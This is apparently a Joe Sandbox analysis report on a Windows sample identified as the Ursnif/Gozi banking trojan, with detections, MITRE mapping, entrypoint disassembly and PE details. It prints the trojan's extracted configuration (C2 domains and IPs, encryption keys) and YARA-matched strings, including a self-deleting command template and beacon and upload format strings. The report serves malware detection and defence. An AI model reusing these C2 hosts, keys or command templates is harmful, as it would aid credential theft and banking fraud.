ID: 717378
Sample Name: sadf.exe
Cookbook: default.jbs
Time: 12:27:44
Date: 06/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report sadf.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Signatures 5
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
E-Banking Fraud 6
System Summary 6
Hooking and other Techniques for Hiding and Protection 6
Malware Analysis System Evasion 6
Anti Debugging 6
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 10
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 10
Public IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 12
Created / dropped Files 12
Static File Info 12
General 12
File Icon 12
Static PE Info 12
General 12
Entrypoint Preview 12
Rich Headers 14
Data Directories 14
Sections 14
Imports 14
Network Behavior 15
Snort IDS Alerts 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 15
DNS Answers 16
HTTP Request Dependency Graph 16
HTTP Packets 16

Statistics 16
System Behavior 16
Analysis Process: sadf.exePID: 4968, Parent PID: 3452 16
General 16
File Activities 17
Disassembly 17


Windows Analysis Report

sadf.exe


Overview

General Information

Sample Name:	sadf.exe
Analysis ID:	717378
MD5:	76ebba129360ad.
SHA1:	a0297ed108f534..
SHA256:	f8388847ebddbc..
Tags:	exe gozi
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Snort IDS alert for network traffic
- Yara detected Ursnif
- Found evasive API chain (may stop…
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Found API chain indicative of debug…
- Machine Learning detection for sam…
- Uses 32bit PE files
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- sadf.exe (PID: 4968 cmdline: C:\Users\user\Desktop\sadf.exe MD5: 76EBBA129360AD5093F0FE66910EB06D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"KP46f4CSOep7BSWPpucTqe9MnoQIxAJdxmnsnKjRPh30CMVAPreV/NpSazOVd2zPdnjdZQHY+Cvofnd/xGJFkA4E5BTdR3u+QObYXv8YvHazXI/uLIcOvWbvGxuUzuuk/TH9ilTtJMycrkwpZD0LW24TKdeWfJczm/L6RbpfqZr9WWDs
XDbOHANWxyDHKJGDJG2IU3p48MZfoSwM4BvR2skdnwdXWfqWwHJCoFeM8tl7yqZFBScY3HlZCEubEX2H6C4V+yqjVoHuMiRO1WZeoeH9XJqrsd/oGxvQ0Xe4ONA/9P7HUNK74Au67zOyI1/CuTM0x7bMpuIbs7Bp0V/e7Z1w85k4CI7C6
M3K37IicCU=",
  "c2_domain": [
    "trackingg-protectioon.cdn1.mozilla.net",
    "45.8.158.104",
    "trackingg-protectioon.cdn1.mozilla.net",
    "188.127.224.114",
    "weiqeqwns.com",
    "wdeiqeqwns.com",
    "weiqeqwens.com",
    "weiqewqwns.com",
    "iujdhsndjfks.com"
  ],
  "botnet": "200000",
  "server": "50",
  "serpent_key": "hFwQ4dANrmDZu2Iu",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.384425288.0000000001308000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.384425288.0000000001308000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1868:$a9: Software\AppDataLow\Software\Microsoft\
00000000.00000003.384568130.0000000001308000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.384568130.0000000001308000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1868:$a9: Software\AppDataLow\Software\Microsoft\
00000000.00000003.384610353.0000000001308000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.sadf.exe.8c0000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.sadf.exe.e194a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.3 - Destination IP: 45.8.158.104

Timestamp:	192.168.2.345.8.158.10449704802033204 10/06/22-12:30:02.562975
SID:	2033204
Source Port:	49704
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking system information)

Anti Debugging

Found API chain indicative of debugger detection

Stealing of Sensitive Information

Yara detected Ursnif


Remote Access Functionality

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	Path Interception	Path Interception	1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Obfuscated Files or Information	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Software Packing	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Account Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 2 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sadf.exe	88%	ReversingLabs	Win32.Infostealer.Gozi	
sadf.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
sadf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.sadf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.sadf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.sadf.exe.8c0000.1.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://45.8.1	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
trackingg-protectioon.cdn1.mozilla.net	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.8.1	sadf.exe, 00000000.00000002.511247920.000000009FC000.00000004.00000010.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.158.104	unknown	Russian Federation		49392	ASBAXETNRU	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	717378
Start date and time:	2022-10-06 12:27:44 +02:00
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sadf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@1/0@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 46% (good quality ratio 44.1%) • Quality average: 82.4% • Quality standard deviation: 26.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com, ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: sadf.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.519548477170318
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	sadf.exe
File size:	37888
MD5:	76ebba129360ad5093f0fe66910eb06d
SHA1:	a0297ed108f534539bda64c7c0df0caefc18ec09
SHA256:	f8388847ebddbc0c6db43ede0ee839fa304fc4786d4a7c8285eb746a5a2ee711
SHA512:	b752d9d3e9fab50b1f1a4b3cfe565dc5c0bd1a909abe0b88ae5ee99c241280dace99ee33a6cc5bf2447bbb11975fb6e45b835c380555fb31fa5b15f7d4948bdc
SSDEEP:	768:LQLm41fM01vA4yRzFiCRn7lYbo7gMaBMOF6c629ptoj:LL41fMSv1AnRnFLMaMOF6c6YK
TLSH:	C203E0137B642D3EF6C305393E12E20147990175873FE1EA07B3642D9922EDB55AF786
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y..+...x...x...x..lx...x...xQ..x...x...x..vx...x..kx...x..nx...xRich...x.....PE..L.....%c...../.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40182f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x632596C9 [Sat Sep 17 09:43:37 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1640d668d1471f340cbe565fe63522f6

Entrypoint Preview

Instruction
push esi
xor esi, esi
push esi
push 00400000h
push esi
call dword ptr [0040203Ch]
mov dword ptr [00403160h], eax
cmp eax, esi
je 00007FBD28CB62A7h
push esi
call dword ptr [00402008h]
mov dword ptr [00403170h], eax
call dword ptr [00402044h]
call 00007FBD28CB5EB9h
push dword ptr [00403160h]
mov esi, eax
call dword ptr [00402040h]
push esi
call dword ptr [00402048h]
pop esi
push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
mov esi, eax
mov eax, dword ptr [00403180h]
mov ecx, dword ptr [esi+3Ch]
mov ecx, dword ptr [ecx+esi+50h]
lea edx, dword ptr [eax-69B24F45h]
not edx
lea ecx, dword ptr [ecx+eax-69B24F45h]
push edi
and ecx, edx
lea edx, dword ptr [ebp-08h]
push edx
lea edx, dword ptr [ebp-04h]
push edx
add eax, 964DA0FCh
push eax
push ecx
call 00007FBD28CB650Dh
test eax, eax
jne 00007FBD28CB62DCh
mov edi, dword ptr [ebp-04h]
push esi
push edi
call 00007FBD28CB65E3h
mov ebx, eax
test ebx, ebx
jne 00007FBD28CB62B8h
mov esi, dword ptr [edi+3Ch]
add esi, edi
push esi
call 00007FBD28CB5D04h
mov ebx, eax
test ebx, ebx
jne 00007FBD28CB62A7h
push edi

Instruction
mov eax, esi
call 00007FBD28CB67E4h
mov ebx, eax
test ebx, ebx
jne 00007FBD28CB6299h
mov esi, dword ptr [esi+28h]
push eax
push 00000001h
add esi, edi
push edi
call esi
test eax, eax
jne 00007FBD28CB628Ah
call dword ptr [0000202Ch]

Rich Headers

Programming Language:	• [IMP] VS2008 SP1 build 30729 • [LNK] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x20e8	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5000	0x10	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xd8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0xa8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1000	0x1000	False	0.718017578125	data	6.515539058364033	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x4c0	0x600	False	0.4635416666666667	data	4.488955985688776	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3000	0x194	0x200	False	0.056640625	data	0.12227588125913882	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x4000	0x2dc	0x400	False	0.7607421875	data	6.3016514258390215	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x5000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x8000	0x7200	False	0.9710457785087719	data	7.859639070268769	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv
KERNEL32.dll	GetModuleHandleA, GetLocaleInfoA, GetSystemDefaultUILanguage, HeapAlloc, HeapFree, WaitForSingleObject, Sleep, ExitThread, lstrlenW, GetLastError, VerLanguageNameA, GetExitCodeThread, CloseHandle, HeapCreate, HeapDestroy, GetCommandLineW, ExitProcess, SetLastError, TerminateThread, SleepEx, GetModuleFileNameW, CreateThread, OpenProcess, CreateEventA, GetLongPathNameW, GetVersion, GetCurrentProcessId, GetProcAddress, LoadLibraryA, VirtualProtect, MapViewOfFile, GetSystemTimeAsFileTime, CreateFileMappingW, QueueUserAPC
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
